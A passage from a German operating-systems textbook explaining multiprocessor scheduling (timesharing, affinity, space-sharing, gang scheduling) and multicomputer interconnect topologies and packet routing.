Bevor wir uns ansehen, wie Scheduling auf Multiprozessoren abläuft, ist es notwendig festzustellen, *was* überhaupt zum Scheduling ansteht. In früheren Zeiten, als alle Prozesse noch aus einem einzelnen Thread bestanden, hatte es der Scheduler nur mit Prozessen zu tun – es gab nichts anderes, was man hätte einplanen können. Die heutigen Computer unterstützen alle mehrere Threads pro Prozess, wodurch das Scheduling komplizierter wird.

Es ist ein Unterschied, ob es sich um Kern-Threads oder um Benutzer-Threads handelt. Wenn die Aufteilung eines Prozesses von einer Bibliothek im Benutzeradressraum vorgenommen wird und der Kern davon nichts mitbekommt, dann wird das Scheduling wie immer prozessweise durchgeführt. Wenn der Kern nicht weiß, dass es Threads gibt, kann er sie natürlich auch nicht einplanen.

Mit Kern-Threads sieht das Bild etwas anders aus. Hier ist der Kern über alle Threads informiert und kann sich die Threads heraussuchen, die zu einem Prozess gehören. In diesen Systemen steht tendenziell der Thread im Vordergrund, der dazugehörige Prozess spielt in den Strategien zur Thread-Auswahl eher eine untergeordnete (oder gar keine) Rolle. Im Folgenden werden wir über das Scheduling von Threads sprechen, doch natürlich sind in einem System mit Einfach-Thread-Prozessen oder mit Threads, die im Benutzerraum implementiert sind, die Prozesse die Scheduling-Objekte.

Doch die Frage, ob es um Prozesse oder Threads geht, ist nicht das einzige Scheduling-Thema. Auf einem Einprozessorsystem ist das Scheduling eindimensional. Die einzige Frage, die hier (wiederholt) beantwortet werden muss, ist: „Welcher Thread soll als Nächstes ausgeführt werden?“ Auf einem Multiprozessor hingegen ist das Scheduling zweidimensional. Der Scheduler muss nicht nur entscheiden, welcher Thread als Nächstes ausgeführt werden muss, sondern auch, auf welcher CPU er laufen soll. Diese zusätzliche Dimension kompliziert das Scheduling auf Multiprozessoren enorm.

Ein weiterer erschwerender Faktor ist, dass auf manchen Systemen alle Threads von einander unabhängig sind, auf anderen jedoch in Gruppen angeordnet sind, die zur selben Anwendung gehören und zusammenarbeiten. Ein Beispiel für die erste Situa-

tion ist ein Timesharing-System, bei dem unabhängige Benutzer unabhängige Prozesse starten. Die Threads von verschiedenen Prozessen sind nicht miteinander verbunden und können ohne Rücksicht auf die anderen vom Scheduler behandelt werden.

Ein Beispiel für die zweite Situation tritt häufig bei der Programmierung auf. Große Programme bestehen oft aus einer Anzahl von Header-Dateien, die Makros, Typdefinitionen und Variablen-deklarationen beinhalten. All das wird von den aktuellen Code-Dateien verwendet. Wird eine Header-Datei verändert, dann müssen alle Code-Dateien, die diese Datei benutzen, neu übersetzt werden. Das Programm *make* wird in der Regel für die Verwaltung von Entwicklungsprojekten verwendet. Wenn *make* aufgerufen wird, startet es die Übersetzung nur derjenigen Code-Dateien, die aufgrund von Änderungen in den Header- oder Code-Dateien neu erzeugt werden müssen. Objektdateien, die weiterhin gültig sind, werden nicht neu generiert.

Die ursprüngliche Version von *make* ging dabei sequenziell vor, doch neuere Versionen für Multiprozessoren können alle nötigen Übersetzungen gleichzeitig starten. Wenn beispielsweise zehn Übersetzungen erforderlich sind, dann ist es sinnlos, neun davon sofort auszuführen und die letzte hinauszuzögern, denn für den Benutzer ist die Arbeit erst mit der letzten Übersetzung abgeschlossen. In diesem Fall bietet es sich an, die Threads, die für die Übersetzung zuständig sind, als eine Gruppe zu betrachten und dies beim Scheduling zu berücksichtigen.

Timesharing

Lassen Sie uns zuerst den Fall betrachten, dass der Scheduler unabhängige Threads behandelt. Im weiteren Verlauf werden wir dann überlegen, wie das Scheduling bei voneinander abhängigen Threads funktionieren kann. Der einfachste Scheduling-Algorithmus für den Umgang mit unabhängigen Threads benutzt eine systemweite Datenstruktur für die rechenbereiten Threads. Diese Datenstruktur ist vielleicht einfach eine Liste, wahrscheinlich jedoch eher eine Menge von Listen für Threads mit verschiedenen Prioritäten wie in ► Abbildung 8.12(a). Die 16 CPUs sind dort aktuell beschäftigt und eine priorisierte Menge von 14 Threads wartet darauf, ausgeführt zu werden. CPU 4 ist die erste CPU, die ihre momentane Arbeit beendet (bzw. ihren Thread-Block erhält). Sie sperrt daraufhin die Scheduling-Warteschlangen und wählt den Thread mit der höchsten Priorität, hier *A*, aus (siehe ► Abbildung 8.12(b)). Als Nächstes wird CPU 12 frei und wählt Thread *B* aus, wie aus ► Abbildung 8.12(c) ersichtlich ist. Solange die Threads völlig unabhängig voneinander sind, ist diese Scheduling-Methode eine vernünftige Wahl, die außerdem noch leicht und effizient implementiert werden kann.

Der Einsatz einer einzigen Datenstruktur, die von allen CPUs benutzt wird, unterteilt die Rechenzeit genau so, wie es auf einem Einprozessorsystem der Fall wäre. Sie automatisiert gleichzeitig den Lastausgleich, weil es niemals vorkommen kann, dass eine CPU im Leerlauf ist, während andere überlastet sind. Zwei Nachteile dieses Ansatzes sind die potenzielle Konkurrenz um die Datenstruktur bei wachsender Anzahl der CPUs und der übliche Aufwand beim Kontextwechsel, wenn ein Thread aufgrund einer Ein-/Ausgabeoperation blockiert wird.




Abbildung 8.12: Verwendung einer einzigen Datenstruktur für das Scheduling auf Multiprozessorsystemen

Ein Kontextwechsel kann auch auftreten, wenn ein Thread sein Zeitquantum überschreitet. Ein Multiprozessor weist gegenüber einem Einprozessorsystem eine Reihe anderer Eigenschaften auf. Nehmen wir an, dass ein Thread auf einem Multiprozessor gerade einen Spinlock hält, wenn ihr Quantum abläuft. Andere CPUs, die auf die Freigabe dieser Sperre warten, verschwenden dann ihre Zeit darauf zu warten, bis der Thread erneut vom Scheduler ausgewählt wird und dann die Sperre freigibt. Bei Einprozessorsystemen wird der Spinlock selten verwendet. Wird die Ausführung eines Threads ausgesetzt, während er einen Mutex belegt, und ein neuer Thread gestartet, dann blockiert dieser direkt, sobald er versucht, in die kritische Region einzutreten. Insgesamt wird dabei nur wenig Zeit verschwendet.

Um diese Anomalie zu umgehen, benutzen manche Systeme das sogenannte **Smart Scheduling**. Ein Thread, der aktuell einen Spinlock hält, setzt dann ein systemweites Flag, um dies anzudeuten (Zahorjan et al., 1991). Gibt er die Sperre frei, so wird das Flag ebenfalls gelöscht. Der Scheduler hält einen Thread, der einen Spinlock belegt, nicht einfach an, sondern teilt ihm im Gegenteil mehr Zeit zu, um die kritische Region verlassen und die Sperre freigeben zu können.

Ein anderer Aspekt beim Scheduling ist die Tatsache, dass obwohl alle CPUs gleich sind, manche doch gleicher als andere sind. Besonders wenn Thread A schon lange Zeit auf CPU k lief, ist der Cache von CPU k voller Blöcke von A. Kommt A nun bald wieder an die Reihe, dann ist es am geschicktesten, A wieder auf CPU k ablaufen zu lassen, da der Cache von k höchstwahrscheinlich immer noch einige Blöcke von A enthält. Im Voraus geladene Cache-Blöcke erhöhen die Trefferrate im Cache und folglich die Geschwindigkeit des Threads. Zusätzlich enthält der TLB eventuell ebenfalls die richtigen Seiten, wodurch sich TLB-Fehler vermindern.

Einige Multiprozessoren berücksichtigen diesen Effekt und verwenden das sogenannte **Affinity-Scheduling** (Vaswani und Zahorjan, 1991). Die Grundidee hierbei ist, sich zu bemühen, einen Thread nach Möglichkeit auf der gleichen CPU laufen zu lassen, auf der er vorher lief. Eine Methode, diese Affinität herzustellen, ist die **zweistufige Schedul-**

ing-Strategie (*two-level scheduling*). Wird ein Thread erzeugt, dann wird er beispielsweise auf der Basis der kleinsten momentanen Last einer CPU zugeteilt. Diese Zuweisung ist die obere Stufe des Algorithmus. Im weiteren Verlauf dieser Strategie erhält jede CPU ihre eigene Sammlung von Threads.

Die untere Stufe des Algorithmus ist dann das eigentliche Scheduling. Es wird von jeder CPU separat mithilfe von Prioritäten oder Ähnlichem durchgeführt. Indem versucht wird, einen Thread für seine gesamte Laufzeit an eine bestimmte CPU zu binden, wird die Cache-Affinität maximiert. Wenn eine CPU jedoch keine eigenen Threads zur Ausführung hat, dann nimmt sie einen Thread einer anderen CPU, anstatt untätig zu bleiben.

Das zweistufige Scheduling hat drei Vorteile: Erstens wird die Last einigermaßen gleich auf die verfügbaren CPUs verteilt. Zweitens wird, wann immer es möglich ist, Nutzen aus der Cache-Affinität gezogen. Wenn man drittens jeder CPU ihre eigene Liste der rechenbereiten Prozesse gibt, so wird die Konkurrenz um diese Liste minimiert, denn der Zugriff auf die Liste der rechenbereiten Prozesse einer anderen CPU ist relativ selten.

Space-Sharing

Ein anderer Ansatz des Multiprozessor-Schedulings kann verfolgt werden, wenn Threads in irgendeiner Art und Weise voneinander abhängen. Weiter oben haben wir als Beispiel das parallele *make* erwähnt. Es kommt außerdem häufig vor, dass zu einem einzelnen Prozess mehrere Threads gehören, die zusammenarbeiten. Wenn zum Beispiel die Threads eines Prozesses sehr viel miteinander kommunizieren müssen, dann ist es sinnvoll, alle gleichzeitig laufen zu lassen. Das Scheduling mehrerer Threads zur gleichen Zeit und über mehrere CPUs hinweg wird **Space-Sharing** genannt.

Der einfachste Space-Sharing-Algorithmus arbeitet wie folgt: Angenommen, eine Gruppe von miteinander verbundenen Threads wird gleichzeitig erzeugt. Zum Entstehungszeitpunkt der Gruppe überprüft der Scheduler, ob genauso viele freie CPUs wie Threads vorhanden sind. Trifft dies zu, dann bekommt jeder Thread seine eigene (d.h. nicht multiprogrammierbare) CPU und alle Threads starten zur gleichen Zeit. Gibt es aber nicht genügend CPUs, dann startet keiner der Threads, bis genügend freie CPUs vorhanden sind. Jeder Thread bleibt so lange seiner CPU zugeordnet, bis er terminiert. Danach kommt die CPU in den Pool der freien CPUs zurück. Falls ein Thread aufgrund von Ein-/Ausgabe blockiert, so bleibt er weiterhin seiner CPU zugeordnet, die so lange im Leerlauf ist, bis der Thread wieder aufgeweckt wird. Wenn die nächste Gruppe von Threads erscheint, wird darauf der gleiche Algorithmus angewandt.

Zu jedem Zeitpunkt ist die Menge der CPUs statisch in eine Anzahl von Partitionen aufgeteilt, von denen jeweils eine Partition die Threads eines Prozesses ausführt. In ►Abbildung 8.13 sind Partitionen mit 4, 6, 8 und 12 CPUs dargestellt. Zwei der CPUs sind im Beispiel nicht zugewiesen. Im Laufe der Zeit werden sich Anzahl und Größe der Partitionen ändern, wenn neue Threads erzeugt und alte beendet werden.




Abbildung 8.13: 32 CPUs, in vier Partitionen aufgeteilt, und zwei verfügbare CPUs

In regelmäßigen Abständen müssen Entscheidungen vom Scheduler getroffen werden. Auf Einprozessorsystemen ist Shortest Job First ein bekannter Algorithmus für die Stapelverarbeitung. Der analoge Algorithmus auf Multiprozessoren wählt den Thread aus, der die geringste Anzahl von CPU-Zyklen benötigt, also den Thread, dessen Faktor CPU-Anzahl × Laufzeit der kleinste ist. In der Praxis ist diese Information allerdings nur sehr selten verfügbar, der Algorithmus ist also kaum zu realisieren. In der Tat haben Studien gezeigt, dass in der Praxis die First-Come-First-Served-Strategie nur schwer zu schlagen ist (Krueger et al., 1994).

In diesem einfachen Partitionierungsmodell fordert ein Thread einfach eine Anzahl von CPUs an. Diese CPUs bekommt er entweder alle gleichzeitig zugeteilt oder er muss warten, bis alle verfügbar sind. Ein anderer Ansatz lässt die Threads aktiv den Grad des Parallelismus mitbestimmen. Dazu wird ein zentraler Server eingesetzt, der verfolgt, welche Threads gerade ablaufen, welche ablaufen wollen und wie groß jeweils ihre minimalen und maximalen CPU-Anforderungen sind (Tucker und Gupta, 1989). In regelmäßigen Abständen fragt jede Anwendung beim zentralen Server an, wie viele CPUs sie benutzen darf. Dann passt sie dementsprechend die Anzahl der Threads nach oben oder unten an. Zum Beispiel laufen auf einem Webserver 5, 10, 20 oder eine beliebige Anzahl von Threads parallel ab. Sind es aktuell 10 Threads und werden plötzlich mehr CPUs benötigt, dann wird der Webserver angewiesen, seine Last auf 5 parallele Threads zu senken. Dazu werden die nächsten 5 Threads aufgefordert, sich sofort zu beenden, sobald sie ihre Aufgabe beendet haben, anstatt ihnen neue Aufgaben zuzuweisen. Dieses Konzept ermöglicht es, die Partitionsgrößen entsprechend dynamisch anzupassen, wodurch eine bessere Anpassung an die aktuelle Arbeitslast als bei der statischen Einteilung aus Abbildung 8.13 erreicht wird.

Gang-Scheduling

Der klare Vorteil des Space-Sharing ist die Elimination der Multiprogrammierung, wodurch Aufwand beseitigt wird, der beim Kontextwechsel entsteht. Ein ebenso klarer Nachteil ist die verschwendete Zeit, die entsteht, wenn eine CPU blockiert und nichts zu tun hat, bis sie wieder freigegeben wird. Folglich hat man sich darum bemüht, das Scheduling in den Dimensionen Zeit und Raum zu vereinigen, und zwar speziell für Threads, die wieder mehrere Threads erzeugen, denn hier besteht normalerweise ein hoher Kommunikationsbedarf.

Um die Art des Problems zu verstehen, das entsteht, wenn die Threads eines Prozesses unabhängig voneinander vom Scheduler eingeteilt werden, betrachten wir ein System mit den Threads A_0 und A_1 , die zu Prozess A gehören, und die Threads B_0 und B_1 , die zu Prozess B gehören. Die Threads A_0 und B_0 teilen sich die Zeit auf CPU 0 und die Threads A_1 und B_1 teilen sie sich auf CPU 1. A_0 und A_1 müssen oft kommunizieren. Das Kommunikationsschema sieht vor, dass A_0 eine Nachricht an A_1 sendet und A_1 dann A_0 eine Antwort zurücksendet, danach folgt eine weitere derartige Folge. Nehmen wir an, dass glücklicherweise A_0 und B_1 wie in ▶ Abbildung 8.14 zuerst starten.




Abbildung 8.14: Kommunikation zwischen zwei Threads von A , die phasenweise verschoben sind

In Zeitabschnitt 0 sendet A_0 eine Anfrage an A_1 . Thread A_1 bekommt die Nachricht allerdings erst, wenn er in Zeitabschnitt 1 bei 100 ms gestartet wird. Die Antwort wird sofort gesandt, doch erhält sie A_0 seinerseits nicht, bevor er bei Zeitindex 200 ms erneut gestartet wird. Unter dem Strich ergibt sich ein Ergebnis von einer Anfrage-Antwort-Folge alle 200 ms – das ist ohne Zweifel nicht sehr gut.

Eine Lösung dieses Problems ist das sogenannte **Gang-Scheduling**, eine Weiterentwicklung des **Co-Schedulings** (Ousterhout, 1982). Das Gang-Scheduling besteht aus drei Teilen:

1. Gruppen von verbundenen Threads werden als eine Einheit – eine Gang – vom Scheduler behandelt.
2. Alle Mitglieder einer Gang laufen zeitgleich auf verschiedenen CPUs mit Time-sharing.
3. Alle Gang-Mitglieder beginnen und beenden ihre Zeitabschnitte gemeinsam.

Der Trick, warum das Gang-Scheduling funktioniert, ist, dass alle CPUs synchron vom Scheduler behandelt werden. Dazu wird die Zeit wie in Abbildung 8.14 in getrennte Quanten eingeteilt. Zu Beginn jedes neuen Quantums werden *alle* CPUs neu vom Scheduler zugewiesen und auf jeder CPU startet ein neuer Thread. Am Anfang des nächsten Quantums wird die nächste Scheduling-Entscheidung ausgeführt. Zwischen zwei Quanten findet kein Scheduling statt. Sollte ein Thread blockieren, so hat die betreffende CPU bis zum Ende des Quantums nichts zu tun.

Wie das Gang-Scheduling arbeitet, ist im Beispiel in Abbildung 8.15 gezeigt. Hier haben wir einen Multiprozessor mit sechs CPUs, die von den fünf Prozessen A bis E benutzt werden, und einer Gesamtzahl von 24 rechenbereiten Threads. Während Zeit-

abschnitt 0 werden die Threads A_0 bis A_6 vom Scheduler ausgewählt und starten. Bei Zeitabschnitt 1 verhält es sich ähnlich: Die Threads B_0 , B_1 , B_2 , C_0 , C_1 und C_2 werden ausgewählt und laufen ab. Während Zeitabschnitt 2 kommen die fünf Threads von D sowie E_0 an die Reihe. Die verbleibenden sechs Threads von Thread E laufen in Zeitabschnitt 3 ab. Danach wiederholt sich der Zyklus mit Zeitabschnitt 4 usw.

	CPU						
	0	1	2	3	4	5	
Zeitabschnitt	0	A_0	A_1	A_2	A_3	A_4	A_5
	1	B_0	B_1	B_2	C_0	C_1	C_2
	2	D_0	D_1	D_2	D_3	D_4	E_0
	3	E_1	E_2	E_3	E_4	E_5	E_6
	4	A_0	A_1	A_2	A_3	A_4	A_5
	5	B_0	B_1	B_2	C_0	C_1	C_2
	6	D_0	D_1	D_2	D_3	D_4	E_0
	7	E_1	E_2	E_3	E_4	E_5	E_6

Abbildung 8.15: Gang-Scheduling

Der Grundgedanke beim Gang-Scheduling ist, dass alle Threads eines Threads zusammen ablaufen, damit die Nachrichten, die die Threads untereinander versenden, ohne größere Verzögerung ankommen, so dass direkt geantwortet werden kann. In der Situation in Abbildung 8.15 können alle Threads von A während eines Quanta viele Nachrichten senden und empfangen, da sie alle gleichzeitig laufen. Somit ist das Problem von Abbildung 8.14 vermieden.

8.2 Multicomputer

Multiprozessorsysteme sind beliebt, weil sie ein einfaches Kommunikationsmodell bereitstellen: Alle CPUs teilen sich einen gemeinsamen Speicher. Prozesse können Nachrichten in den Speicher schreiben, die dann wiederum von anderen Prozessen ausgelesen werden. Synchronisation kann durch Mutexe, Semaphore, Monitore oder andere etablierte Techniken erreicht werden. Das einzige Haar in der Suppe ist, dass große Multiprozessoren schwer zu konstruieren und daher teuer sind.

Um diese Schwierigkeiten zu umgehen, wurde viel Forschung im Bereich der **Multicomputer** betrieben. Multicomputer sind eng verbundene CPUs ohne gemeinsamen Speicher. Jede CPU hat wie in Abbildung 8.1(b) ihren eigenen Speicher. Diese Systeme sind auch unter einer Vielzahl anderer Namen, darunter **Cluster-Computer** und **COW (Cluster of Workstation)**, bekannt.

Multicomputer sind einfach zu konstruieren, da die Basiskomponente ein auf das Wesentliche reduzierter PC mit einer leistungsfähigen Netzwerkkarte ist. Natürlich liegt das Geheimnis hoher Performanz in der überlegten Konstruktion des Verbindungsnetzwerkes und der Netzwerkkarte. Diese Aufgabe ist völlig analog zum Entwurf des gemeinsamen Speichers in einem Multiprozessorsystem. Hier besteht jedoch

das Ziel darin, Nachrichten im Bereich von Mikrosekunden zu versenden, statt einen Speicherzugriff im Nanosekundenbereich auszuführen – das ist einfacher, billiger und leichter zu erreichen.

In den folgenden Abschnitten werden wir zunächst wieder einen kurzen Blick auf die Hardware von Multicomputern werfen. Dabei konzentrieren wir uns insbesondere auf die Verbindungshardware. Wir fahren dann mit der Software fort, dazu starten wir mit der Low-Level-Kommunikation und kommen dann zur Software für die Kommunikation auf höheren Ebenen. Wir werden uns außerdem ansehen, wie gemeinsamer Speicher auf Systemen ermöglicht werden kann, die dies nicht anbieten. Abschließend untersuchen wir das Scheduling und den Lastausgleich.

8.2.1 Hardware von Multicomputern

Ein Grundknoten eines Multicomputers besteht aus einer CPU, Speicher, einer Netzwerkschnittstelle und zuweilen einer Festplatte. Der Knoten ist zwar manchmal in einem gewöhnlichen PC-Gehäuse verpackt, doch Grafikkarte, Monitor, Tastatur und Maus sind nur selten vorhanden. In manchen Fällen enthält der PC eine Zwei- oder Vierprozessorplatine statt einer einzelnen CPU, möglicherweise auch noch jeweils mit einem Zwei- oder Vierkernchip. Der Einfachheit halber nehmen wir jedoch im Folgenden an, dass jeder Knoten nur eine CPU hat. Oft werden Hunderte oder sogar Tausende von Knoten zusammengeschlossen, um einen Multicomputer zu bilden. Im Folgenden werden wir uns den Aufbau solcher Hardware ansehen.

Verbindungsspezifische Technologien

Jeder Knoten hat eine Netzwerkschnittstelle, aus der ein oder zwei Kabel (oder Glasfasern) herauskommen. Diese Kabel werden entweder direkt mit anderen Knoten oder mit Schaltern verbunden. In einem kleinen System gibt es vielleicht nur einen Schalter, an dem sich alle Knoten sternförmig verbinden (siehe ▶ Abbildung 8.16(a)). Moderne geschaltete Ethernet-Verbindungen benutzen diese Art der Topologie.

Als Alternative zu einem einzelnen Schalter können die Knoten einen Ring bilden. Dabei kommen zwei Kabel aus der Netzwerkkarte, die die Knoten zur Linken und zur Rechten verbinden (siehe ▶ Abbildung 8.16(b)). Bei dieser Topologie wird kein Schalter benötigt, deshalb wurde auch keiner abgebildet.

Das **Gitter** (*grid*) oder **Netz** (*mesh*) aus ▶ Abbildung 8.16(c) ist ein zweidimensionaler Entwurf, der in vielen kommerziellen Systemen eingesetzt wurde. Es ist ein sehr gleichmäßiger Entwurf, der leicht zu vergrößern ist. Ein Gitter hat einen **Durchmesser** (*diameter*), dies ist der längste Pfad zwischen zwei beliebigen Knoten, der nur mit der Quadratwurzel der Knotenzahl wächst. Eine Variante des Gitters ist der **doppelte Torus** (*double torus*), das ist ein Gitter mit verbundenen Kanten (siehe ▶ Abbildung 8.16(d))). Der doppelte Torus ist nicht nur fehlertoleranter als das Gitter, sondern der Durchmesser ist auch kleiner, da entgegengesetzte Kanten nun in zwei Etappen miteinander kommunizieren können.




Abbildung 8.16: Verschiedene Verbindungstopologien: (a) einzelner Schalter (b) Ring (c) Gitter (d) doppelter Torus (e) Würfel (f) 4D-Hyperwürfel

Der **Würfel** (*cube*) aus ►Abbildung 8.16(e) hat eine regelmäßige dreidimensionale Topologie. Wir haben einen $2 \times 2 \times 2$ -Würfel dargestellt, doch könnte es im allgemeisten Fall auch ein $k \times k \times k$ -Würfel sein. In ►Abbildung 8.16(f) haben wir einen vierdimensionalen Würfel aus zwei dreidimensionalen Würfeln konstruiert, indem wir die sich jeweils entsprechenden Knoten verbunden haben. Wir könnten nun einen fünfdimensionalen Würfel aus der Struktur von Abbildung 8.16(f) erzeugen, indem wir eine Kopie herstellen und wieder die sich entsprechenden Knoten verbinden. Dadurch ergibt sich ein Block von vier Würfeln. Um auf sechs Dimensionen zu kommen, müsste man den Block von vier Würfeln kopieren und wieder die entsprechenden Knoten verbinden usw. Ein derart konstruierter n -dimensionaler Würfel wird **Hyperwürfel** genannt. Viele Parallelcomputer benutzen diese Topologie, da der Durchmesser linear mit der Dimension wächst. Mit anderen Worten, der Durchmesser ist der Logarithmus der Knotenzahl zur Basis 2. Zum Beispiel hat ein zehndimensionaler Hyperwürfel 1.024 Knoten, aber sein Durchmesser ist nur 10, was hervorragend kurze Wartezeiten ergibt. Wenn man dagegen 1.024 Knoten in einem 32×32 -Gitter anordnen würde, dann würde dies einen Durchmesser von 62 ergeben – mehr als sechsmal schlechter als der Hyperwürfel. Der Preis für den kleineren Durchmesser ist, dass die Verzweigungen und damit die Anzahl der Verbindungen (d.h. die Kosten) beim Hyperwürfel viel größer sind.

In Multicomputern werden zwei Arten der Weiterleitung verwendet. Bei der ersten Art wird jede Nachricht zuerst (entweder von der Benutzersoftware oder von der Netzwerkschnittstelle) in Teile bestimmter Länge, sogenannte **Pakete**, aufgeteilt. Das Schalschema, **Store-and-Forward-Packet-Switching** genannt, besteht aus dem Paket, das

durch die Netzwerkschnittstelle des Quellknotens in den ersten Schalter eingegeben wird (siehe ►Abbildung 8.17(b)). Nach und nach kommen die Bits dort an und wenn das ganze Paket in einem Eingabepuffer eingetroffen ist, wird es auf die Leitung kopiert, die entlang des Pfades zum nächsten Schalter führt, wie in ►Abbildung 8.17(b) dargestellt. Erreicht das Paket schließlich den Schalter, der dem Zielknoten zugeordnet ist, so wird es auf die Netzwerkschnittstelle des Knotens und schließlich in dessen RAM kopiert (siehe ►Abbildung 8.17(c)).




Abbildung 8.17: Store-and-Forward-Packet-Switching

Das Store-and-Forward-Packet-Switching ist zwar flexibel und effizient, hat aber das Problem wachsender Latenzzeiten (Verzögerungen) durch das Verbindungsnetzwerk. Angenommen, die Zeit, um ein Paket eine Teilstrecke aus ►Abbildung 8.17 weiterzubewegen, beträgt T ns. Da das Paket nun viermal kopiert werden muss, um von CPU 1 zu CPU 2 zu gelangen (nach A, nach B, nach C, nach D und schließlich zur Ziel-CPU), und kein Kopiervorgang beginnen kann, bevor nicht der vorherige abgeschlossen ist, beträgt die Latenzzeit durch das Netzwerk $4T$. Ein Ausweg ist die Konstruktion eines Netzwerkes, in dem ein Paket logisch in kleinere Einheiten unterteilt werden kann. Sobald die erste Einheit den Schalter erreicht, kann sie weitergeleitet werden, noch bevor der Rest des Paketes eingetroffen ist. Es ist denkbar, dass die Einheiten nur 1 Bit groß sind.

Bei dem anderen Weiterleitungsverfahren, der **Leitungsvermittlung** (*circuit switching*), baut der erste Schalter den ganzen Pfad durch alle weiteren Schalter bis zum Ziel auf. Ist der Pfad einmal eingerichtet, dann werden die Bits ohne Aufenthalt so schnell wie möglich direkt von der Quelle bis zum Ziel geleitet und an keinem der dazwischen liegenden Schalter gepuffert. Die Leitungsvermittlung benötigt eine Aufbauphase, die einige Zeit in Anspruch nimmt, ist danach aber schneller. Nachdem das Paket gesendet worden ist, muss der Pfad wieder abgebaut werden. Eine Variation der Leitungsvermittlung, **Worm-hole-Routing** genannt, unterteilt jedes Paket in Teilpakete und gestattet dem ersten Teil-paket das Antreten der Reise, noch bevor der komplette Pfad aufgebaut worden ist.

Netzwerkschnittstellen

Alle Knoten in einem Multicomputer haben eine Steckkarte mit den Verbindungen des Knotens zum Netzwerk, das den Multicomputer zusammenhält. Die Art und Weise, wie diese Karten konstruiert und mit CPU und RAM verbunden sind, hat erhebliche Auswirkungen auf das Betriebssystem. Einige dieser Aspekte werden wir hier im Folgenden kurz betrachten. Das vorliegende Material basiert teilweise auf (Bhoedjang, 2000).

